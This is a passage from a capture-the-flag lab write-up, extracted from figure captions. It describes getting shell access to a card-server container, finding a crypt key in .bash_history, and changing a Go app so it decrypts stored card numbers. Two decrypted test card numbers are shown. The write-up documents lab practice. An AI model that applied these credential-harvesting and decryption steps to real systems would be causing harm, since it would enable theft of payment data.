

Figure 19: Shell access to the card server docker container and reading app source code.

-- Reading the main.go file that revealed encrypted card data. This allowed me to solve TASK 2 on the CTF (Encrypted Card FLAG CAPTURE).

```
                    CCNumberCrypted: cbF4jeMwn5lQzuRRXe4=
                    CCNumberCrypted: cb15h+Mzl5pZxeNSWe3b
```



Figure 20: Reading main.go source code and getting the encrypted card – (FLAG 2 solved – encrypted card).

-- Further recon revealed Cryptkey from the .bash_history file.



Figure 21: Shell access to the card server docker container and reading app source code.

-- I downloaded the main.go source code in Golang for further analysis to decrypt the encrypted card data.

-- The Compiled code main.go and using the information acquired from the bash_history to execute the program spawn an HTTP service on port 80

This confirm that the port 80 identified with the main scan is an application built with Golang

9. Main.go Code Analysis

Figure 22: Reverse the encrypt function.

Figure 23: Generate expected Mac in other to use the /users endpoint to query the encrypted data.

Figure 24: Modify and include a new field for decrypted CCN so that when the /users endpoint is querried decrypted CCN will display.

Compiled and executed the application – modified main.go app



Figure 25: Running modified app with the print expected Mac, Encrypted card and decrypted card.



Figure 22: Query id 2 Michael Scott for user details with decrypted CCN - 344803839941749.



Figure 22: Query id 1 for Stanley Hudson for user details with decrypted CCN - 38520000023237.